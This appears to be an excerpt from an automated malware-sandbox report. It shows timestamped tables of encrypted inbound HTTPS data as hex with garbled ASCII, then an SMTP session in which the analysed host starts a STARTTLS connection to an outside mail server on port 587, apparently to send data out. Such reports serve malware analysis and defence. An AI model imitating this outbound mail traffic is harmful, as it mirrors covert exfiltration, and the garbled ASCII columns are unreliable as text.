2022-05-12 17:41:27 UTC	192	IN	Data Raw: 5b 25 3a 94 af d9 2b 19 40 e3 19 01 24 e7 85 b8 a6 5c 26 08 79 d0 ad 3f c4 3b c8 60 57 0c 7d 50 40 1d 78 a4 a8 eb 35 04 26 e5 bc c2 29 43 ea db d1 66 ac f6 0c 81 7a a0 7a 8a f9 d5 aa bb e4 d1 07 22 e8 13 63 8c 9f 36 43 cf 00 fd 27 49 26 51 4d 5c ea e4 46 af bd cc de e4 58 5b f5 31 32 c8 05 1a e9 bb 38 a8 23 80 06 c8 f8 92 ae 6a 5a ae 41 c8 d7 7d 3b 7c 26 2b 10 e1 03 e6 00 5a 1d 79 57 56 25 09 54 3e f6 7a 47 54 7a 62 86 1a 59 85 1e ea 89 59 1a b5 59 71 c9 de 90 8e af 56 fe e6 a6 b1 72 9f fb af ac ec ce 63 d3 32 40 b1 d9 8a b0 36 0e 9a 31 15 52 36 9a 29 47 3a b4 de e2 81 78 6e 35 b6 e1 b7 4a 1f d0 47 8b 5d b9 62 e7 b2 80 af 60 e3 a3 44 3c 24 0a 52 d5 2b dc d3 c8 db c9 69 ee 6a 19 80 89 98 59 2b 9c f9 a8 b3 b1 47 32 3c 60 91 d8 1d e4 4d 69 90 30 68 4b 79 26 1e Data Ascii: [%:+@&\$&y?;`W)P@x5&)Cfzz"c6C'I&QMfX[128#ZA]; &+ZyWV%T>zGTzbYYYqVrc2@61R6)G:xn 5JGjb'D<\$R+ijY+G2<`Mi0hKy&
2022-05-12 17:41:27 UTC	193	IN	Data Raw: 36 ec 8f 57 49 6a 6e cf 69 c4 e1 88 02 61 8a 78 54 37 0f af 18 c0 7a 4f 3a eb 7c 6a 72 df 8e d9 c2 b1 b7 12 7c 7a 55 36 af 27 2f b3 d6 20 32 c3 5a c0 5d 59 33 3b a3 91 d4 27 72 08 b6 38 03 c2 88 dd b4 de cb 82 49 ee 3a af ee a3 4a f9 b0 57 e7 c6 db 68 1e 6f 2d 3e f4 3b d4 b4 db 29 fa ad 19 68 c9 fb 25 e5 f5 c1 5d 1d 4e 3a 05 d1 12 98 cb 02 86 fc d0 a8 a4 a3 d5 40 85 81 1d b4 b6 0b 51 15 8d 3a 5c 03 e1 fd 98 94 fd ac 5c 90 24 79 8b ff 6c 2e 28 c6 e2 36 ca be ea ca 07 96 7a 1e 91 57 d5 73 5c f0 2a fb b4 9f ae 62 1a ee af 39 7b 2e 9a 53 fe 12 7c 3b cb 46 35 d2 b4 f0 ce 4e 15 34 62 4e a6 12 67 23 80 28 ea 22 8b 1f 21 6a da e4 9d fe bc 4b 8c d6 89 d5 57 d4 1a 86 cc 20 de 98 9d f5 b0 0c 37 38 3c 4d 9c d8 6f 9f c6 cf 61 98 1a f0 a0 bb 83 63 55 58 cf c8 1e e3 Data Ascii: 6WljnixaT7zO: jr zU6/' 2Z]Y3;`r8l:KWho->);h9%A]N:0@kQ:!\\$yl.(6zWs!`b9{;F5N4bNg#"!ijKW 78<MoacUX
2022-05-12 17:41:27 UTC	194	IN	Data Raw: c3 f9 47 73 1a a4 61 4c 9e ba 4e ad 6c 45 cc 00 0f df 2a 91 5b d9 57 18 e8 ea 80 93 f4 ad 65 86 ee 7e 79 66 a0 bd dd df 2d b1 75 ab 47 3f 2b 37 cd 26 2b 8a d5 e9 90 91 de 92 d0 55 26 44 70 5d 9a 76 f1 44 35 c8 45 2c 7d eb dd 1c cc 96 46 3b 64 69 ce 42 e7 94 a3 0b 41 8e 67 50 43 0d ae 2f f0 4b 59 1e ed 46 79 76 d8 fb ca c2 c5 ad 35 7a 63 4a 31 99 30 32 8a c4 2c 35 af 58 e4 5d 72 11 20 ae 87 c5 31 01 05 b8 38 30 ab 9c d1 a2 ed fe b1 52 fe 3d a5 f8 98 5e f1 d5 11 c9 cf ca 79 18 74 3c 32 e5 3d c5 a2 99 03 c0 ad 1a 69 a8 ce 24 dc de 4c c2 54 1b 7b 21 36 ff 35 9b de 13 e3 af e1 b2 b4 a3 f5 01 af 91 05 ff 68 03 51 15 cc 08 5a 1e e5 d9 84 8c fd f8 71 98 27 18 aa fc 5e 11 25 cf c3 3a e6 af 9e fc 0f 80 6a 3e 9d 3a f4 16 79 e0 39 d0 b0 9e 92 5c 0c e3 be 32 6e 33 83 Data Ascii: GsaLNIE*[We~yf-uG?+7&+U&D]pVd5E,;j:diBAGPC/KYFyv5zcJ102,5X]r 180R~"yt<=i\$LT{!65hQZq`^%: j>:y9l2n3
2022-05-12 17:41:27 UTC	195	IN	Data Raw: 09 9b 25 93 26 c8 8a 90 a2 4a a1 7f c2 da 7f 3c 67 6f 1c 75 d2 2a 7f 3e 4f 06 72 32 42 33 3f 72 34 fd 14 7c 41 71 78 98 1a 56 86 6a d6 e1 58 1a a0 62 32 ea df 85 8f c1 40 d6 83 ab b2 06 b6 9f 8c c9 cb d1 4b 8c 1b 4e a8 ec 88 ad 26 42 ad 36 18 48 3a fb 09 45 13 a6 e7 ea 92 75 0a 66 a5 e5 b1 61 20 e6 5d 8b 78 6d 61 eb a0 b6 87 6b 8d a4 49 48 39 2f 33 e5 36 91 f8 c5 b2 ea 69 8b 48 70 f3 ab 85 06 26 9b 98 ab b6 d4 41 5b 5b 66 8c 87 3b f4 39 69 8a 64 7c 43 17 32 11 eb df 89 a8 c9 e2 6a 50 a8 59 92 99 63 7b c6 4a 88 cd 59 7e f1 00 30 94 43 e1 7f c5 9e 46 d4 43 89 86 30 41 10 6e 2a 0b 20 18 6c 74 93 97 93 12 0b de ea 9c f7 9b 1c de 7c c4 4f c9 17 d3 e3 d1 63 46 2a 27 59 49 1a aa f4 35 59 0c ce 66 b8 a4 c8 33 a8 96 0c 61 74 1f f3 17 8f 8c ea 9d 2a 81 1d 25 9f cc Data Ascii: %&J<gou*>Or2B3?r4 AqxVjXb2@KN&B6H:Eufa xakiH9/36iHpA[[f;idC]jPYc{JY~OCFC0An`!t OCF` ^Yi5Yf3at`%

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	196	IN	Data Raw: 40 f6 d4 5c e8 77 2d 6c 30 30 fe 35 96 c5 67 e1 ca dd 84 86 a3 ca 1d a2 8b 07 9a 55 07 48 2f db 19 5c 1f e5 d4 9f f8 ca 8c 59 ba 24 0d 89 f5 58 34 2d cc d8 5f e4 b4 84 f8 03 90 6c 23 97 54 b0 20 62 e6 2a d2 b8 c2 93 7a 46 c4 b4 31 5f 35 92 45 8d 28 76 21 87 40 23 d2 bc c3 d7 4a 1c 09 68 42 b7 7b 5b 28 f4 0c fd 33 b5 27 27 66 d5 c4 9d fc b7 4b 98 ca 8e ed 53 ca 27 a9 c9 2c c9 86 8f d5 b0 0e 3c 38 0b 4d 9b e0 67 82 d3 fa 6b 94 11 83 80 96 99 7a 55 35 ae e1 17 8c a4 1e 3c 80 a7 20 33 a1 8a 68 88 9a c8 fa dc d8 1e 0a d4 3b b5 6a 20 36 97 8c d7 e5 50 73 4a 98 5c 63 be 9f 5d a6 6c 08 32 48 a5 26 7a f6 1e 81 4b 78 f7 09 c9 94 5f 16 17 13 8a b3 5c 9e 64 28 45 1c 9c a4 ea 38 1c 56 86 17 07 2b f9 8f a8 bd 53 3d 48 2f f4 bf 3c c6 3f c9 6e 48 09 7b 33 67 11 79 ae e9 Data Ascii: @\w-l005gUH\Y\$X4-_#T b*zF1_5E(v!@#JhB{[(3"fKS';<8MgkzU5< 3h;j 6mRKLezCo2H&zKx_ld(E8V+S=H/?>nH{3gy
2022-05-12 17:41:27 UTC	197	IN	Data Raw: d6 3a 42 b8 5f 88 5f ca ec 03 fc 00 bd 95 40 72 39 02 0d 12 45 38 6a 13 9e 8f fa 05 09 b3 de 84 98 88 1f ba 7f dc 4f ec 3e a1 d8 ca 17 4a 31 42 73 63 76 88 f0 47 76 13 a6 4c 83 d6 ef 2e c1 93 02 13 16 3d b5 39 8e 98 e5 8a 39 92 1e 3f 94 c9 b1 66 64 7f 49 e2 91 25 b0 55 10 d3 8c b5 28 b2 5b 86 ed 66 44 74 be 96 f0 a0 95 7e 47 e3 f5 18 16 11 7f 6b 8a 09 66 7d 12 02 ea 88 49 09 84 4c dc f2 df 4c e5 a3 19 66 1d 19 da 00 4e f9 8c d7 e5 50 73 4a 98 5c 63 be 9f 5d a6 6c 46 e8 06 7b f9 2c ba 40 d9 57 7f ce f7 ed ae fc af 61 93 cc 76 72 6d a6 93 cb d0 2c 93 75 8c 50 37 3b 21 d1 26 59 cd f3 e5 97 a5 d8 8f d6 45 0d 55 61 56 ee 57 f2 41 20 f1 20 10 66 e5 df 0b e8 86 77 3f 68 65 cf 7e e3 fa 80 02 4a 99 15 62 4e 1b be 09 f2 01 7f 30 fd 57 4f 70 d7 a0 fd c8 a8 98 38 7f Data Ascii: :B__@r9E8jO>J1BscvGvL.=99?fd!%U{[fDt-Gkf)!LLfNPsJc]f{, @Wavrm,uP7;!&YEUaVWA fw?he-JbN0 WOp8
2022-05-12 17:41:27 UTC	199	IN	Data Raw: a9 04 73 0a 8d 75 43 5a 60 a2 e9 6e b8 53 c0 a2 59 72 28 14 55 6b d7 0c 66 f2 1c 86 57 58 d3 0b cd b9 44 3b 09 11 9a c7 52 94 7e 77 5f 14 92 aa cf 59 39 60 91 31 0c 22 fb 9e a2 a8 56 21 26 48 dc aa 15 e6 25 ef 65 41 0b 6a 39 72 14 65 c0 9a fd 38 35 06 97 8b c3 2f 48 f7 c4 d5 4b ac 8f 05 87 0e a8 50 8b cf c6 b0 b4 90 d3 06 24 8c 34 69 f8 b5 33 2f f8 64 8e 07 59 79 42 5a 39 e9 e5 20 86 ac a0 cd c2 5e 61 d8 30 5c fb 09 d2 a1 56 89 3d 82 33 cc f9 f7 92 4a 97 5f d4 b4 5b 3a 6a 0e 3b 75 f6 07 e0 31 45 01 1a 64 44 23 27 59 32 fc 0f 65 41 6d 6d a0 1a 71 95 7b d3 92 2b 2c ad 4e 05 e0 dc df bd c6 5a fe 89 b2 a6 5c 98 f0 b9 c1 cc 86 66 8c 0c 21 9c d7 83 a1 33 67 a6 2b 7f 7f 3d 95 3a 4e 05 a6 d9 ec 88 6e 0a 66 a8 f7 b7 70 3e 9f 60 9a 68 a2 28 dc b1 8e bf 68 82 a2 Data Ascii: suCZ`nSYr(UkfWXd;R-w_Y9`1^V!&H%eAj9re85/HKP\$4i3/dYyBZ9`^a0V=3J_[ju1EdD#`Y2eAmmq{+,NZ\ f!3g+=Nnfp>`h(h
2022-05-12 17:41:27 UTC	200	IN	Data Raw: dd 4b 76 71 b7 b2 dd ba 2e 95 75 80 76 23 3b 30 dc 2d 5f cd e9 d0 b1 be ce b6 cd 55 2a 45 04 5f ff 4a cb 64 2a e0 41 39 4f ea cb 28 e2 8b 5c 3d 0d 6c de 42 dd d7 8b 1b 41 9f 15 56 52 1c 95 38 f6 4c 57 1c f6 47 65 6b ba c9 db d3 86 80 30 61 54 4a 36 b5 36 5d b8 d9 29 16 a0 5e c0 59 72 63 0b a9 95 d8 3a 40 25 b4 30 16 b6 ef fa 83 f3 e2 80 52 ce 2a af e8 94 5a e0 d5 15 e3 d1 d6 48 18 45 20 38 f5 31 c1 b3 99 04 dc be 11 6c ad ef 34 f0 c3 5c b7 7b 11 54 23 27 ff 28 f9 cc 02 f2 f0 f9 b4 a2 b2 b8 1d ae 90 36 ca 49 10 48 70 ea 19 5a 33 c5 d5 85 9d ea 96 54 91 12 1c ad e6 4f 35 14 cc c4 2b a7 a8 8f fa 39 ab 71 3e 9d 48 de 12 77 c6 3b c5 a3 89 a8 65 07 f5 af 5c 7c 28 85 42 fe 07 6d 3f d0 42 24 f4 86 f3 d2 5f 03 14 0b 6b b7 66 44 11 91 09 ca 22 9b 1e 2d 76 c0 b0 ac Data Ascii: Kvq.uv#;0-_UE_Jd*A9O(\=IBAVR8LWGek0aTJ66])^Yrc:@%0R*ZHE 81l4Yt#(6iHpZ3TO5+9q>Hw;e\ (Bm? BS_kfD"-v
2022-05-12 17:41:27 UTC	201	IN	Data Raw: 77 db 09 46 51 73 60 9b 0d 7d 8c 6e ca 98 2b 3d 97 4f 08 f5 c5 b6 8f db 64 e8 89 b5 b0 00 aa e6 cb ee fc f4 5b 92 0b 72 ba cc bd a7 3d 7e ad 2a 0b 45 52 88 29 5f 28 85 c2 ec 9e 64 0a 7c 86 e1 a1 45 21 de 4c 86 10 95 6a ee f7 a4 8b a5 65 91 b4 71 3a 14 3e 4a a6 19 f8 d0 c9 e1 d6 73 ff 6b 74 a3 9e 83 7e 17 f2 df af ab 84 51 5d 23 7c e5 d5 3a fa 50 7f 97 16 63 7a 65 3a 00 92 8f bf a0 9d ce 43 24 9e 4a fc bb 4c 15 e9 30 dd f8 4a 7e d2 10 30 b5 53 e1 58 d5 9e 67 c4 43 aa 96 30 60 00 6e 05 1b 20 45 56 06 98 8b f2 05 04 97 e3 86 9b 9b 1b bb 74 da 2e da 14 bc cf fe 06 71 20 4e 71 51 24 94 ab 03 59 53 8b 62 ea 94 ad 19 9d c4 25 4c 22 40 b0 14 d1 cc c5 c7 50 cd 35 0b c5 9f 90 50 54 1e 04 d3 bb 72 aa 17 67 5c 98 fd 0a c3 3a 91 31 99 e8 64 99 32 04 47 f9 12 95 eb a9 09 Data Ascii: wFQs`)n+=Od[!r=-ER)_(d[E!lJeq:>Jskt-Q]#:Pcze:C\$JLJO-0SXgC0`n EVt,q NqQ\$YSb%L"@P5PTrg!:1d2G
2022-05-12 17:41:27 UTC	202	IN	Data Raw: 7c 2e 7e 0d b2 f7 d8 99 f9 27 7c 48 7d ff 91 2b 4f 40 83 b7 5e ad de ca 8e 74 62 f2 4d d8 39 b1 6e 1e 9d 56 b2 f5 ec c8 b5 9d 81 fb 5d 2e 55 77 db f8 61 18 4e 96 ae 57 a3 e3 80 a6 32 7e 41 0c 28 d1 93 21 54 75 72 8a c6 f7 79 c9 24 a6 31 e9 81 58 6e d9 32 d4 84 33 b5 ee 02 bd 36 aa 6b 2f a7 f9 60 53 2a ee 05 e1 b4 0c ed a0 0f 1f e9 fe 9a da cf 8e 0f 22 d8 6d b4 fa ca c3 5f 50 fb 5c 70 42 e8 e5 14 09 e6 ae 9b ab 2b 46 68 b2 d3 ff 0c 00 66 ef 0c a6 c3 2f df 96 20 da 17 a4 46 16 0f 69 62 33 16 d9 5b 8a 56 64 f1 32 3c 96 7d ba d0 39 66 69 f7 d4 db 27 84 16 35 17 60 ed dc be 44 6c 33 e3 53 74 5b 87 df c5 d4 26 4f 28 32 ab eb 57 a7 53 8a 00 2e 79 0f 50 1b 64 0a d2 cc 96 51 76 58 eb f3 b5 7f 3b 81 af a4 27 d7 8e 7e f0 4f f9 09 f2 b4 a9 d8 ca d1 92 76 4b ef 52 15 Data Ascii: .- H]+O@^tbM9nV].UwaNW2-A(!Tury\$1Xn236k/'S""m_PlpB+Fhf/ Fib3[Vd2<9ji'5'Dl3St{&O(2WS.y PdQvX';-OvKR
2022-05-12 17:41:27 UTC	204	IN	Data Raw: e5 cb 73 de 18 ac 57 b6 79 d3 a0 b2 7b 03 61 24 15 2a 02 f7 98 32 1b 6f d6 2f c1 d1 85 58 a8 e5 e7 fc 14 72 fa 55 fa e4 cc fc 6f f9 75 59 fd ad d4 10 44 2c 3d 90 fc cb d7 17 65 b6 c0 d2 5f 42 1a 34 25 9f 9a e6 b0 ef fb 1b 30 13 b4 59 53 64 3a 1f 6b 4f 0e 38 65 10 2d a7 22 7e f8 3b 2c b7 90 2f b1 e0 64 12 f9 3d ab 06 0f c0 f2 a0 8c 34 6e 74 b8 54 69 bd 9a 3c c8 08 26 8f 66 27 a5 47 f3 2e bf 6e 1d ab 84 ec f1 c1 c7 07 f7 a7 06 19 0b d7 fc a9 a8 cb b9 05 d7 35 44 15 41 bf 51 4b c9 a0 81 ec c8 ad e6 ae 36 5c 39 1c 20 9f 1e 95 29 57 e3 26 75 0b 85 bd fa dc e4 35 4a 05 19 db 3e 85 b4 e5 6f 3f fa 97 64 3c 48 c9 7e 1d 6e 2e 03 8b b0 4e 03 bf ae bf a6 d7 b4 5a 14 11 38 46 c6 47 53 f5 aa 51 5f c6 3d a5 3b 84 3a 40 cc f1 bf 46 83 1b d9 48 7a c8 ef bb c5 8f 8a Data Ascii: sWy[a\$*2o/XrUouYD,=e_B*50YSd:kO8e."-;./d=4ntTi<&fG.n5DAQK6l9)W&u5J>o?d<H-n.NZ8FGSQ_=: @FHz
2022-05-12 17:41:27 UTC	205	IN	Data Raw: a0 df 36 7a 79 7c f4 c2 3d f7 0a 29 1a fd 30 cb b4 79 73 22 fe 51 60 55 e1 ee cc cb 30 5a 2e 28 bc d0 44 ad 4a 89 09 21 45 1c 5e 10 7b 13 e0 e8 96 51 69 4b e2 e4 a5 58 a4 3e a4 be 2d c3 88 68 e8 70 f4 34 ee a0 a4 e5 d8 e3 92 72 46 eb 57 16 fc de 52 43 89 6c fd 66 2b 37 97 e8 58 a5 80 46 e7 dd c8 b9 81 2c 01 bc 54 2f 8a 68 6d be d2 4e c4 4c f4 5a b8 98 77 2e 36 fb 33 a6 b6 05 4d 0a 6f 4d 19 af 6f 9b 50 2c 70 02 2f 2c 5f 5b 24 75 b8 72 09 2c 16 0c d0 76 20 f9 0c 3e 08 23 79 d4 3f 79 9d a1 f9 ee af 35 92 ee c8 d5 75 d6 96 c2 b1 ba 9a 42 0b 77 28 c7 b9 f8 da 52 08 c0 48 71 d2 2c 5c eb 42 39 f7 3c b8 93 e8 1c 28 24 d1 8c cb 05 5d a1 3a f7 00 de 16 86 c4 e1 da 0a eb d7 21 4b 73 4e 23 a8 57 97 bc af ba a1 0e 81 0f 0f f2 ee ea 06 6f f0 88 db a3 d3 23 33 52 15 f4 07 Data Ascii: 6zyl=)0ys`Q`U0Z.(DJ!E^QikX>-hp4rFWRCIf+7XF,T/hmNLzW.63MoMoP,p/,_[\$ur,v >#y?y5uw(RHq,\B9 <(\$):!KsN#Wo#3R
2022-05-12 17:41:27 UTC	206	IN	Data Raw: 57 2c 16 ed 57 02 ed 52 0a 85 b2 6a 0c 2f 3c 4d 0b 1a 3b f2 86 92 f5 ee e7 ef 13 20 b7 a4 ce 6a 8e af ec 5b 99 32 0b 9f be 8f be a7 45 ec 53 13 17 a5 47 d8 42 5d 7d b3 49 57 c3 bd a1 2c 06 63 c9 ed f5 ad 46 80 4e d9 5c 68 ca f2 bd c8 88 92 f9 2f 82 46 c2 92 c3 22 9d dc 5e ae ab a6 36 64 0e 40 53 81 48 b3 cf 84 55 bc dd 74 0e c8 a1 45 81 a4 3a 37 e5 7f 28 d4 4a 9c dc 05 8d 60 9e a7 a1 d3 d8 db bd 66 c3 f9 6c 9a 2f 73 be e5 90 79 20 64 84 b3 ec fd 90 e5 30 e0 44 6a da 8d 2f 5a 41 be b3 5a a7 d9 e4 80 7a e5 0a 58 7a df b2 7d 15 93 7e b6 c6 ed c9 35 6c 87 da 54 22 4d f7 35 ff 53 9b 46 95 a5 4f ae ec 82 a3 27 75 7d 0e 36 d1 90 d1 44 fa 65 96 45 fe 08 48 77 b4 d5 f4 f7 d9 2e cb dd fd ed 36 ce 6e a6 af 2f bb f5 e9 af c4 64 40 ba 86 35 ed 86 8c 01 af 8b 1f fe 62 Data Ascii: W,WRj/<M; j[2ESGBj]IW,cFNh/F^*6d@SHUe:7(J`fl/sy d0Dd/ZAZzXz)-SIT`M5SFO`u)6DeEHw.6n/d@5b

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	208	IN	Data Raw: 5e a9 97 86 33 62 be 22 f7 b8 e7 d1 54 1f 48 a4 7b d3 51 fb 4c 2f 71 c4 31 83 e2 5d 0a 35 d1 80 c3 17 53 b1 30 ff 14 d6 06 8a d4 f9 ca 04 e7 df 21 48 7b 42 c3 a6 5f 91 b8 ac bd af 00 8f 0e e9 f3 ec ef 00 7d f3 9b cc cc d6 28 27 49 84 e9 84 4c 9d 2a 0d f0 66 13 0a 14 54 6b eb 9c fc c9 9f 84 3e 27 c8 b0 39 ec b6 d0 a7 4f dd bd 31 70 b1 70 37 dd 3c f3 b9 4a 9c 0d b0 4d c1 e2 2d 08 74 60 77 70 a3 40 04 7a ff f5 8e 7f 6a fe 8e e3 e5 7d 43 dc 09 ae 5c af 7a c6 b3 39 56 07 4f 29 16 02 1a fa 8e b6 26 65 dd 21 c0 a5 87 4d b9 74 5e 63 18 7a f4 51 fe e7 04 3b 7b 8c 6b 4e f7 a3 c1 06 e6 c9 3f 9e f6 45 d9 0a 6b b4 ee c4 5c 43 62 d7 93 0d 2f 00 d1 f3 b1 ca f7 14 2c 83 80 42 7d 63 3b 0d e8 68 0c 16 72 05 aa f3 38 e6 3d 28 a0 ef 82 3b 10 0c 7e 75 69 fd f9 06 3d 9d ec 20 Data Ascii: ^3b"TH{QL/q1]5S0IH{B_}('IL*!Tk>'9O1pp7<JM-t'wp@zj)C1z9VO)&!Mt^czQ;{kN?EK\Cb/,B}c;hr8=(-;~ui=
2022-05-12 17:41:27 UTC	209	IN	Data Raw: 7d 12 80 4c 34 e0 ee d4 27 e9 8f d2 49 3e c4 ce 34 f0 53 98 47 8c 07 46 b3 f1 01 fa 38 63 60 18 22 ca 07 26 c5 a9 69 96 55 6b 63 43 25 b4 a5 e5 10 b8 49 d8 b3 ee 98 3f b2 7f 44 ce 41 b5 f9 6f a9 dd 41 52 2b 6e 1c ef 8c 1b fe 32 53 03 e9 fe 8b c6 fd 6a d3 31 4a 01 ae 75 ff c8 71 58 f4 d8 4f 55 48 01 1a 80 ce a8 92 a5 b6 6d e8 a8 40 af 0c 3d 66 f3 02 3b 32 3c cd 8d 02 dc 16 b4 d5 b6 f3 67 68 1a 1f c6 5c 18 13 b1 f4 20 bd 9e 68 ba 57 ed 7b 69 f7 e1 cf 29 ff 16 26 05 6f 73 c8 b2 4b f1 2b eb 5c 7a 32 87 6b 9a c1 32 59 26 29 b7 d0 44 ab 5f 82 10 a6 10 16 50 10 70 18 ce f8 1a 39 6c 45 e6 e0 a9 42 2e 87 ad b5 24 d7 8b 62 e3 74 f4 1c ee ad a6 d5 d6 ec 98 7a 66 ef 5a 12 9e 5c 8f 42 99 e5 f5 77 3f a6 ca 28 4e 2c 88 48 f5 5a a5 ab 02 41 16 3f 24 20 0e 68 7c cb da 4b Data Ascii: }L4!>4SGF8c""&iUkcC%l?DAoAR+n2Sj1JuqXOUHm@=-f,2<ghl hWf(i)&osK+1z2k2Y&)}D_Pp9IEB.\$btzfZ\Bw? (N,HZA?}\$h K
2022-05-12 17:41:27 UTC	210	IN	Data Raw: 46 bf c9 8b d1 bc de 01 1f bc bb 40 93 bf 26 a6 bb ff 0e 52 4c 98 4e 79 76 66 94 2e a1 c9 51 4e b6 7b d9 64 b4 9b 34 e3 34 7e 9f fd 26 62 82 b8 e4 e9 1b c1 37 f3 54 6b 5d 75 28 49 4a b6 a7 dc 9e d9 e4 80 6e ec 17 69 ff 36 be 66 09 15 83 b6 c7 6d d2 20 7a 07 06 5d 3d c6 ff 2b f0 4f 05 41 95 a6 4e b4 96 8a ba 34 62 e1 5a 03 c4 19 3a 53 e6 eb 45 46 f8 ea 40 10 a6 30 29 92 cb ca c3 bd f3 97 38 a9 7c 46 a7 51 3a e3 fc d4 c8 66 5a 36 67 35 eb 86 8d f1 bc 93 07 e9 fc 06 c1 9a ef 2e 30 4a 03 23 71 c3 c3 77 4d ec d5 49 5a cb ed 03 a8 d2 a7 93 ba 85 78 7c b5 40 5a d9 21 77 6f 16 28 20 34 c3 10 dd da 04 37 cf 39 1b 67 6e 3a 05 d9 47 04 9d 71 fb 20 bd 9e 6f dd c5 45 72 73 6b e7 da 3b ec 09 21 2b 7f ec cf a1 57 61 a0 6a 5d 6f 40 9b e4 c8 c1 34 5a 2e 1f be d1 5f b7 d7 Data Ascii: F@&RLNyvf.QN[d44~-&b7TkJu(IJni6fm zj]=+OAN4bZ:SEF@)0)8 FQ:fZ6g5.0J#qwMIZx @Z!wo(479gn:Gq o Ersk;!+Waj)o@4Z_
2022-05-12 17:41:27 UTC	211	IN	Data Raw: 32 f4 f8 16 17 ae 44 c0 ba 39 7e b7 77 35 d9 34 e4 33 a7 96 04 b8 4b c1 e2 38 0e 72 79 65 6a 35 6b 86 a9 f0 f3 8e 7f 7c d0 80 f8 ea f0 7e c3 14 a6 52 a0 75 d7 a1 ba 7e 0b 4d 20 15 2c 14 e1 82 3b 11 6f d3 2f db ae 87 5e b5 f9 69 6f 1e 69 fd 5e fa f2 86 e3 6c fd 74 44 fa a7 da 08 78 30 21 98 f0 57 ca 0b 6d bf e0 d3 45 ce 53 c4 9a 0a 3b 13 c2 ff ab ca ea 58 a1 9c e9 4d 06 78 27 8e 69 4d 02 35 60 32 af d7 2a 54 e0 1a ae c6 8c 1c 91 d7 6c 37 7b 4a a8 39 1d dd fe e3 8c 70 16 5e f7 70 0d 8c d2 7b c8 45 21 c4 74 31 ad 08 f3 62 ad 7f 18 e5 85 a2 e3 cd c1 51 f4 fb 1b 44 03 86 dc fc ba 1f f0 56 df 6d 56 10 42 e3 43 4a cd c2 80 97 d0 ce e6 c7 3c 22 31 63 38 f2 3e fd 28 2f 83 4b 55 66 84 c2 78 e3 e2 5d 49 7d 0b ca 36 f0 94 97 6e 5b eb 60 31 41 68 bd 6c e7 2f 45 5f e3 Data Ascii: 2D9~w543K8ryej5k ~Ru~M ,;o/^ioi^!tDx0!WmES;Mx'iM5"?2!T7{D9p^p{E!t1bQDVMVBCJ<"1c8>(/Kufx l}6n[1Ah/E_
2022-05-12 17:41:27 UTC	212	IN	Data Raw: 1b 8a c6 b7 0e 58 ab 6a 78 23 9b d8 0a 2e 69 fb 0f a6 cf 20 c4 81 83 12 14 b8 c9 0e 01 71 73 20 98 0a 48 18 12 64 e0 20 bc 4b 7c ba 56 38 74 75 78 e7 d5 b5 15 18 a9 e2 73 e3 40 49 51 7e 2d f1 d4 84 5a 90 f7 ce db bb 5a 3b 2a ab 5e a6 b8 52 82 1c 2a 6d 16 56 33 79 04 41 04 90 41 6a 47 f0 fc 27 97 27 91 2c bc 3a d1 81 5b e5 62 e2 06 6e 74 a6 d7 59 ec 85 66 c1 35 50 15 0d d4 5c 4d 85 6a f3 70 ad c2 05 a8 3c bf f5 4e e9 d7 de 39 6d 31 01 a1 50 20 0e 68 73 bb c0 d6 20 51 f2 40 d5 82 ea c9 36 fb 13 a5 b5 00 4a 0c 47 4f 12 ad 66 97 58 30 7c 12 3a 35 44 ca ad 7e b2 78 09 35 9c d1 c5 fc d9 ed 1f be e2 2b 7f d4 3c 71 85 b1 f1 ea a3 35 9a e5 c5 d5 72 dc 9f cb ac bf 86 2c e2 79 29 cd 39 6d db 5a 1e c0 45 7a 2c 5a f3 4b 2f 79 c7 30 7a e8 15 0e 33 c0 05 53 13 53 b2 3a Data Ascii: Xjx#.i qs Hd K V8txuxs@ Q~--ZZ;*R*mv3yAAjG";,[bntYf5P!Mjp<N9m1P hs Q@6JGOxF0X :5D~x5+<q5r ,y)9mZEz,ZK y0z3SS:
2022-05-12 17:41:27 UTC	213	IN	Data Raw: ad 45 18 85 85 88 e3 e5 c1 65 f4 a9 1b 3f 03 d0 dc a8 ba 05 f0 64 df 52 56 28 42 d5 43 68 cd cf 80 84 d0 d3 e6 d0 3c 2d 31 63 38 f2 3e e0 28 45 83 00 55 0a 84 cf 78 91 e2 33 49 42 0b c9 36 eb 94 83 6e 46 eb 7b 31 56 68 a6 6c d9 2f 55 5f f5 32 6e 1f d4 8e df a7 a8 e8 34 13 17 25 0a db 33 5d a8 b7 15 57 9b 3d d5 29 77 63 3f cc 82 b1 23 01 36 d7 37 66 92 ef f7 c0 e2 9b a1 26 f8 4f 9c 9a 97 2a fb d5 05 a0 d4 af 4f 6c 2e 4e 3e 87 30 b1 a2 99 50 b4 f8 74 05 c9 bd 40 c1 b1 5a b7 57 7e 5e 55 37 8d 3f f9 df 67 d0 af cc db a2 c6 cb 6e a2 e4 06 9a 48 62 3c 70 bd 7c 00 6c bc bb df f8 a8 f8 1b fd 71 79 df 90 12 47 4c a3 b7 5f e6 db 99 8e 15 e2 7a 4a 95 3a d2 73 77 95 27 b7 f5 ec 8c 35 0d 87 a9 5c 5c 47 9e 36 91 41 77 4f 87 27 76 a6 cd 82 97 3a 5e 60 3b 23 ed 12 04 46 Data Ascii: Ee?dRV(BCh<-1c8>(EUx3 B6nF{1Vhl/U_2n4%3]W=)wjc?#67fO*O!.N>0Pt@ZW~^U?7gnHb<p lqyGL_zj:sw/ 5\lG6AwOv^:~;#F

SMTP Packets					
Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2022 19:41:35.648189068 CEST	587	49783	81.25.126.48	192.168.11.20	220 ce2020050617001.dnssw.net ESMTP Postfix (Debian/GNU)
May 12, 2022 19:41:35.648559093 CEST	49783	587	192.168.11.20	81.25.126.48	EHLO 445817
May 12, 2022 19:41:35.690192938 CEST	587	49783	81.25.126.48	192.168.11.20	250-ce2020050617001.dnssw.net 250-PIPELINING 250-SIZE 51200000 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING
May 12, 2022 19:41:35.690509081 CEST	49783	587	192.168.11.20	81.25.126.48	STARTTLS
May 12, 2022 19:41:35.732141018 CEST	587	49783	81.25.126.48	192.168.11.20	220 2.0.0 Ready to start TLS
May 12, 2022 19:41:38.619878054 CEST	587	49786	81.25.126.48	192.168.11.20	220 ce2020050617001.dnssw.net ESMTP Postfix (Debian/GNU)
May 12, 2022 19:41:38.620347977 CEST	49786	587	192.168.11.20	81.25.126.48	EHLO 445817

